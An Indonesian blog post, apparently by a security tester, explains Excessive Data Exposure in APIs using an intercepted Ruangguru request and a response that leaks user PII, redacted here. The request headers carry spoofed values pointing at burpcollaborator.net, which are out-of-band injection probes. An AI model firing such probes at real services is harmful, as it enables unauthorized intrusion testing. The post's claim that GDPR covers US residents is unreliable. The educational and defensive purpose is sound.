



Muhamad Hidayat

Follow


Apr 26, 2022 · 5 min read



Save



OWASP API Security (Offensive Prespective) : Excessive Data Exposure #3



Assalamualaikum Wr. Wb

Sebelumnya saya sudah membahas tentang OWASP API Security #1 terkait Broken Object Level Authorization menjadi salah satu nya penyebab terjadinya data breach di indonesia akan membahas juga penyebab lain dari terjadinya data breach di indonesia yaitu **Excessive Data Exposure**.

Sebelum saya menjelaskan mengenai EDE (Excessive Data Exposure), kita harus mengetahui lebih dulu beberapa aspek penting terkait pengamanan / standarisasi mengenai best practice untuk pengolahan sebuah data terkait data sensitif pelanggan atau user.

API webservice berguna untuk penghubung informasi atau data dari backend agar dapat di sajikan oleh front-end kepada end-user, bisa juga sebaliknya API menjadi penghubung sebuah informasi dari end-user menuju backend agar dapat lebih mudah backend untuk melakukan proses pengolahan data, terkait proses pengolahan data pada web aplikasi bisa baca article saya terkait [Analogi Fundamental Web Arsitektur](#).

Dikarenakan API ini memuat data end-user atau pelanggan maka, baik dari sisi API webservice serta informasi yang disajikan itu sendiri, harus sesuai dengan prosedur standar keamanan informasi seperti PCI-DSS (Standarisasi mengatur Credit Card Information), PHI (Standarisasi mengatur Health Information), GDPR (Regulasi mengatur Informasi Data Pribadi Masyarakat US), UU PDP (Regulasi mengatur Informasi Data Pribadi Masyarakat Indonesia).

Segala hal yang di atur oleh regulasi atau standarisasi diatas adalah hal yang berhubungan dengan PII (Personal Identifiable Information).

Apa itu Personal Identifiable Information



<https://piwik.pro/blog/what-is-pii-personal-data/>

Personal Identifiable Information adalah sebuah data yang menggambarkan informasi terkait personal user, informasi tersebut mencakup dari nama lengkap, email, nomor telfon, KTP, data keuangan, data kesehatan dll..

Access yang tidak diizinkan atau Data sensitif yang terpublikasi dapat menyebabkan insiden yang serius seperti Ancaman, Pemerasan, Persekusi bagi pemilik informasi, begitu pula bagi penyedia informasi akan berdampak pada menurunnya tingkat kepercayaan pada penyedia informasi tersebut.

Seperti akhir-akhir ini terdapat beberapa kebocoran data PII pada website raksasa besar ecommerce di indonesia seperti Tokopedia, menurut jurnal yang di tulis oleh Nur Aziz Sugiharto, SE., Ak., MM., CA. & Nadiya Nurhayati mengenai **PENGARUH REPUTASI DAN ONLINE CUSTOMER REVIEW TERHADAP PROSES KEPUTUSAN PEMBELIAN KONSUMEN**. Disana terdapat hasil survey yang dilakukan oleh penulis, berikut hasil olahan data penulis.

| Marketplace | 2018 | 2019 | 2020 |
|-------------|-------------|-------------|-------------|
| Tokopedia | 550.420.800 | 416.542.100 | 355.556.000 |
| Shopee | 171.914.100 | 289.565.300 | 390.826.700 |
| Bukalapak | 390.660.900 | 287.159.800 | 142.913.700 |
| Lazada | 262.256.400 | 158.043.900 | 105.357.100 |

Jumlah pengunjung dari beberapa Ecommerce dari 2018 sampai 2020

Terlihat tokopedia mengalami penurunan pengunjung sebanyak kurang lebih 60jt kunjungan di tahun 2020, hal tersebut menyebabkan posisi tokopedia tergeser sebagai pemimpin pasar e-commerce di indonesia, Dari kejadian tersebut kita tahu bahwa dampak pada tingkat kepercayaan pada penyedia informasi, dalam hal ini tokopedia sangat lah besar.

Mengidentifikasi Data PII

Menurut NIST SP 800-122 PII adalah informasi apa pun tentang individu yang dikelola oleh perusahaan atau agensi, termasuk:

- Informasi apa pun yang dapat digunakan untuk membedakan atau melacak identitas seseorang, seperti nama, nomor jaminan sosial, tanggal dan tempat lahir, nama gadis ibu, atau catatan biometrik.
- Informasi lain yang terkait atau dapat ditautkan ke individu, seperti informasi medis, pendidikan, keuangan, dan pekerjaan.

Terdapat 3 komponen pengidentifikasian Data PII

- Jika data tersebut dapat **Membedakan Individu**, yang dimaksud adalah sebuah informasi yang dapat mengarahkan ke spesifik individu, dapat digunakan untuk pembeda antara individu satu dengan yang lain, contohnya seperti nama, nik, tanggal lahir, nama orang tua, nomor telfon, email dll..
- Jika data tersebut dapat **Melacak Seseorang**, yang dimaksud adalah sebuah proses pengumpulan informasi terkait aktivitas serta status pengguna, contohnya seperti Audit log berisi informasi apa saja yang dilakukan oleh pengguna.

- Jika data tersebut dapat **Mengaitkan Informasi individu** satu dengan yang lain, yang memungkinkan ada asosiasi logis dengan informasi individu lain misalkan riwayat sekolah.

Ketika terdapat informasi yang teridentifikasi 3 hal tersebut, lebih baik di proteksi agar tidak di publikasikan dengan bebas.

Terkait klasifikasi data selengkapnya..

https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=904990



Apa itu Excessive Data Exposure


Kerentanan yang terjadi disebabkan karena developer tidak melakukan filtrasi terhadap informasi-informasi sensitif atau informasi yang dapat mengidentifikasi langsung pengguna yang muncul pada response API, yang berakibat data tersebut dapat bocor ke public dapat di akses oleh seluruh end-user yang mengakses API tersebut.

Variant Attack

Pengeksploitasian EDE (Excessive Data Exposure) cukup terbilang simpel namun berdampak kerugian yang cukup besar bagi kedua belah pihak, berikut beberapa proses eksploitasi yang di lakukan terkait kerentanan EDE.

Melakukan Sniffing pada Response

Saya menggunakan sebuah case yang saya alami pada Web Aplikasi Ruangguru, terdapat API yang melakukan sebuah request untuk menambah sebuah murid atau peserta pada sebuah kelompok untuk membuat sebuah online meeting atau online class.



The screenshot shows a modal window titled "Membuat ruangan" (Create Room) with a close button (X) in the top right corner. It features two tabs: "1. Ruangan" and "2. Peserta". The "2. Peserta" tab is selected. The form includes the following elements:

- Email:** A text input field containing "tested@gmail.com" with a blue checkmark icon to its right.
- Role:** A dropdown menu currently showing "Participant".
- Action:** A green button with a circular arrow icon.
- Moderator:** A text input field containing "Guru Staging1".
- Peserta:** A section header for a list of participants, which is currently empty.
- Buttons:** A "Selesai" (Finish) button in the bottom right corner.

Sebuah form request untuk menambah murid

Terdapat sebuah form email, yang nantinya merujuk kepada user active sebagai user yang ada pada website ruangguru.


```

1 POST /api/v3/user/exact_search HTTP/1.1
2 Host: meet.ruangguru.com
3 Connection: close
4 Content-Length: 57
5 accept: application/json
6 disable-node-proxy: false
7 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyYWR5bmhpdjE2LmVudDSTZja3BTVkNlciEiInRlYWNoZXIiLCJkaWQob25lIiwiaWF0IjOb25lIiwidG9rZW5JRCI6IjEwMTQ1NzEwMjYyNTY2MzYifQ.cmJT2KXUwXIK
8 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87
9 with-auth: true
10 content-type: application/json
11 Origin: https://meet.ruangguru.com
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://pg9vgnxpriuputlvbxa3xwkibr4k68v.burpcollaborator.net/ref
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.5
18 Cookie: cfduid=d9a3744e40f4141c12b82d083diff883b1e14570941; next-id=next=id; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyYWR5bmhpdjE2LmVudDSTZja3BTVkNlciEiInRlYWNoZXIiLCJkaWQob25lIiwiaWF0IjOb25lIiwidG9rZW5JRCI6IjEwMTQ1NzEwMjYyNTY2MzYifQ.cmJT2KXUwXIK
19 Cache-Control: no-transform
20 X-Real-IP: spoofed.eewkebvpeqsjnqrqtOvzlmU9jOptinfc.burpcollaborator.net
21 X-Originating-IP: spoofed.va9lastrvl7o0jOn7phrgx3qqfhlae5lu.burpcollaborator.net
22 Contact: root@04264x10fci5d5hcjmllr8kv9mf6bw0.burpcollaborator.net
23 Client-IP: spoofed.2ux8usb25e87377e9ohnhaaxzo5hyem1.burpcollaborator.net
24 X-Forwarded-For: spoofed.fudlucbf5x8k3k7x9lbOhnaaz15uysmh.burpcollaborator.net
25 From: root@a4qg77alnfzf3m5w7vd1e5vwlupie.burpcollaborator.net
26 CF-Connecting-IP: spoofed.96df6en9hlkefejjllvnuthm4bvhoapye.burpcollaborator.net
27 X-Client-IP: spoofed.bq5hq87bin4gzg3n5x7wdj66vxiquit1.burpcollaborator.net
28 True-Client-IP: spoofed.edvkdbueoqrjmqqs0uzOmt9i0othx5m.burpcollaborator.net
29 X-Wap-Profile: http://n9xt5kqnknznsmzoz9gwvpie9klzd7lw.burpcollaborator.net/wap.xml
30 Forwarded: for=spoofed.x7537uoxi912g2k9mjoiusncjiacc20r.burpcollaborator.net;by=spoofed.x7537uoxi912g2k9mjo.
31
32 {
33   "field": "email",
34   "values": [
35     "[REDACTED]@ruangguru.com"
36   ]
37 }

```

Hasil Intercept request tambah murid

Terlihat request yang telah terintersepsi (terperangkap), setelah itu saya mencoba untuk melakukan intersepsi juga terhadap response yang nanti akan di hasilkan oleh request di gambar, dengan cara:

Klik kanan pada panel request > Do Intercept > Response to This Request

Setelah itu klik **Forward** untuk melanjutkan proses request tadi.

```

{
  "data": {
    "users": {
      "██████████@ruangguru.com": {
        "activationCode": "1920",
        "birthDate": "",
        "birthPlace": "",
        "cellphoneNumber": "6281██████████",
        "createdAt": "2018-01-11T14:48",
        "curriculumSerial": "",
        "email": "██████████@ruangguru.com",
        "gender": "M",
        "gradeSerial": "s1",
        "isActive": "N",
        "name": "██████████",
        "parentalCode": "██████████",
        "profilePicWithoutKey": "",
        "profilePic": "assets/avatar/avatar_default_id.png",
        "profilePicFullDomain": "https://imgix3.ruangguru.com/assets/avatar/avatar_default_id.png?w=360",
        "referralCode": "██████████",
        "role": "student",
        "shortName": "██████████",
        "uniqueOrderCode": "██████████",
        "username": ""
      }
    }
  },
  "status": "success",
  "message": "success"
}

```

1 → []

2 → []

Hasil Intersepsi Response

Seperti yang bisa kita lihat, data yang dibutuhkan API hanyalah data pada nomor (2) yaitu status dan message saja, karena fitur dari penginputan email sebelumnya adalah melakukan checking apakah email tersebut terdapat akun aktif pada database ruangguru.

Namun API menampilkan keseluruhan data termasuk data PII seperti Email, Nomor Telfon dan tempat / tanggal lahir, yang mana hal tersebut bisa mengakibatkan kerugian pada 2 belah pihak, dari sisi ruangguru akan menyebabkan penurunan kepercayaan, dari pihak end-user akan mengalami kerugian data pribadinya tersebar.

Bagaimana Cara Pencegahannya?

- Minimalisir data Object properties yang akan dimunculkan pada response.
- Kenali lebih dahulu data apa saja pada function tersebut yang benar benar dibutuhkan customer.
- Kenali klasifikasi data yang mengandung PII dan IP.
- Gunakan enkripsi pada parameter apapun yang valuenya memuat data sensitif.

Terimakasih telah membaca artikel saya, saya harap article ini dan selanjutnya dapat membantu dan bermanfaat.

Wassalam.

[Api Security](#)

[Hacking](#)

[Web App Security](#)

[Data Breach](#)

[Security](#)

[About](#)

[Help](#)

[Terms](#)

[Privacy](#)

Get the Medium app

